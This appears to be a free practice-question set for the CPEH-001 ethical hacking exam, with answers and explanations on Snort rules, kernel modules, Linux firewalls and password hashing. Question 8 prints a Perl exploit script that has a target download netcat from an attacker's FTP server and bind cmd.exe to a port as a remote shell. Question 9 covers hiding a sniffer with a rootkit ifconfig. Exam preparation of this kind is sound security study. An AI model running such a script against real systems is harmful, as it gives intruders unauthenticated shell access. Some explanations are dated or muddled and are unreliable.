Free Questions for CPEH-001 by certscare

Shared by Vazquez on 29-01-2024

For More Free Questions and Preparation Resources

Check the Links on Last Page

Question 1

Question Type: **MultipleChoice**

Which of the following snort rules look for FTP root login attempts?

Options:

A- alert tcp -> any port 21 (msg:'user root';)

B- alert tcp -> any port 21 (message:'user root';)

C- alert ftp -> ftp (content:'user password root';)

D- alert tcp any any -> any any 21 (content:'user root';)

Answer:

D

Explanation:

The snort rule header is built by defining action (alert), protocol (tcp), from IP subnet port (any any), to IP subnet port (any any 21), Payload Detection Rule Options (content:''user root'';)

Question 2

Question Type: **MultipleChoice**

John is discussing security with Jane. Jane had mentioned to John earlier that she suspects an LKM has been installed on her server. She believes this is the reason that the server has been acting erratically lately. LKM stands for Loadable Kernel Module. What does this mean in the context of Linux Security?

Options:

A- Loadable Kernel Modules are a mechanism for adding functionality to a file system without requiring a kernel recompilation.

B- Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel after it has been recompiled and the system rebooted.

C- Loadable Kernel Modules are a mechanism for adding auditing to an operating-system kernel without requiring a kernel recompilation.

D- Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation.

Answer:

D

Explanation:

Loadable Kernel Modules, or LKM, are object files that contain code to extend the running kernel, or so-called base kernel, without the need of a kernel recompilation. Operating systems other than Linux, such as BSD systems, also provide support for LKM's. However, the Linux kernel generally makes far greater and more versatile use of LKM's than other systems. LKM's are typically used to add support for new hardware, filesystems or for adding system calls. When the functionality provided by an LKM is no longer required, it can be unloaded, freeing memory.

Question 3

Question Type: MultipleChoice

Rebecca has noted multiple entries in her logs about users attempting to connect on ports that are either not opened or ports that are not for public usage. How can she restrict this type of abuse by limiting access to only specific IP addresses that are trusted by using one of the built-in Linux Operating System tools?

Options:

A- Ensure all files have at least a 755 or more restrictive permissions.

B- Configure rules using ipchains.

C- Configure and enable portsentry on his server.

D- Install an intrusion detection system on her computer such as Snort.

Answer:

B

Explanation:

ipchains is a free software based firewall for Linux. It is a rewrite of Linux's previous IPv4 firewalling code, ipfwadm. In Linux 2.2, ipchains is required to administer the IP packet filters. ipchains was written because the older IPv4 firewall code used in Linux 2.0 did not work with IP fragments and didn't allow for specification of protocols other than TCP, UDP, and ICMP.

Question 4

Question Type: MultipleChoice

Several of your co-workers are having a discussion over the etc/passwd file. They are at odds over what types of encryption are used to secure Linux passwords.(Choose all that apply.

Options:

A- Linux passwords can be encrypted with MD5

B- Linux passwords can be encrypted with SHA

C- Linux passwords can be encrypted with DES

D- Linux passwords can be encrypted with Blowfish

E- Linux passwords are encrypted with asymmetric algrothims

Answer:

A, C, D

Explanation:

Linux passwords are enrcypted using MD5, DES, and the NEW addition Blowfish. The default on most linux systems is dependant on the distribution, RedHat uses MD5, while slackware uses DES. The blowfish option is there for those who wish to use it. The encryption algorithm in use can be determined by authconfig on RedHat-based systems, or by reviewing one of two locations, on PAM-based systems (Pluggable Authentication Module) it can be found in /etc/pam.d/, the system-auth file or authconfig files. In other systems it can be found in /etc/security/ directory.

Question 5

Question Type: MultipleChoice

WinDump is a popular sniffer which results from the porting to Windows of TcpDump for Linux. What library does it use?

Options:

A- LibPcap

B- WinPcap

C- Wincap

D- None of the above

Answer:

B

Explanation:

WinPcap is the industry-standard tool for link-layer network access in Windows environments: it allows applications to capture and transmit network packets bypassing the protocol stack, and has additional useful features, including kernel-level packet filtering, a network statistics engine and support for remote packet capture.

Question 6

Question Type: **MultipleChoice**

Jim's organization has just completed a major Linux roll out and now all of the organization's systems are running the Linux 2.5 kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ. Which built-in functionality of Linux can achieve this?

Options:

A- IP Tables

B- IP Chains

C- IP Sniffer

D- IP ICMP

Answer:

A

Explanation:

iptables is a user space application program that allows a system administrator to configure the netfilter tables, chains, and rules (described above). Because iptables requires elevated privileges to operate, it must be executed by user root, otherwise it fails to function. On most Linux systems, iptables is installed as /sbin/iptables. IP Tables performs stateful inspection while the older IP Chains only performs stateless inspection.

Question 7

Question Type: MultipleChoice

You have just installed a new Linux file server at your office. This server is going to be used by several individuals in the organization, and unauthorized personnel must not be able to modify any data. What kind of program can you use to track changes to files on the server?

Options:

A- Network Based IDS (NIDS)

B- Personal Firewall

C- System Integrity Verifier (SIV)

D- Linux IP Chains

Answer:

C


Explanation:

System Integrity Verifiers like Tripwire aids system administrators and users in monitoring a designated set of files for any changes. Used with system files on a regular (e.g., daily) basis, Tripwire can notify system administrators of corrupted or tampered files, so damage control measures can be taken in a timely manner.

Question 8

Question Type: MultipleChoice

What is the expected result of the following exploit?



```
################################################################
#########
$port = 53;                   # Spawn cmd.exe on port X
$your = "192.168.1.1";                  # Your FTP Server
$user = "Anonymous";                # login as
$pass = 'noone@nowhere.com';        # password
#################################################################
$host = $ARGV[0];
print "Starting ...\n";
print "Server will download the file nc.exe from $your FTP server.\n";
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get  hacked.html>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
print "Server is downloading ...\n";
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\"");
print "Press ENTER when download is finished ... (That's why it's good to have your
own ftp server)\n";
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
print "Done.\n";
#system("telnet $host $port"); exit(0);
```

Options:

A- Opens up a telnet listener that requires no username or password.

B- Create a FTP server with write permissions enabled.

C- Creates a share called "sasfile" on the target system.

D- Creates an account with a user name of Anonymous and a password of noone@nowhere.com.

Answer:

A


Explanation:

The script being depicted is in perl (both msadc.pl and the script their using as a wrapper) -- $port, $your, $user, $pass, $host are variables that hold the port # of a DNS server, an IP, username, and FTP password. $host is set to argument variable 0 (which means the string typed directly after the command). Essentially what happens is it connects to an FTP server and downloads nc.exe (the TCP/IP swiss-army knife -- netcat) and uses nc to open a TCP port spawning cmd.exe (cmd.exe is the Win32 DOS shell on NT/2000/2003/XP), cmd.exe when spawned requires NO username or password and has the permissions of the username it is being executed as (probably guest in this instance, although it could be administrator). The #'s in the script means the text following is a comment, notice the last line in particular, if the # was removed the script would spawn a connection to itself, the host system it was running on.

Question 9

Question Type: MultipleChoice

Joe the Hacker breaks into XYZ's Linux system and plants a wiretap program in order to sniff passwords and user accounts off the wire. The wiretap program is embedded as a Trojan horse in one of the network utilities. Joe is worried that network administrator might detect the wiretap program by querying the interfaces to see if they are running in promiscuous mode.



Running "ifconfig –a" will produce the following:

```
# ifconfig –a

1o0: flags=848<UP, LOOPBACK, RUNNING, MULTICAST> mtu 8232
inet 127.0.0.1 netmask ff000000hme0:
flags=863<UP, BROADCAST, NOTRAILERS, RUNNING, PROMISC,
MULTICAST> mtu
1500
inet 192.0.2.99 netmask ffffff00 broadcast 134.5.2.255 ether
8:0:20:9c:a2:35
```

What can Joe do to hide the wiretap program from being detected by ifconfig command?

Options:

A- Block output to the console whenever the user runs ifconfig command by running screen capture utiliyu

B- Run the wiretap program in stealth mode from being detected by the ifconfig command.

C- Replace original ifconfig utility with the rootkit version of ifconfig hiding Promiscuous information being displayed on the console.

D- You cannot disable Promiscuous mode detection on Linux systems.

Answer:

C

Explanation:

The normal way to hide these rogue programs running on systems is the use crafted commands like ifconfig and ls.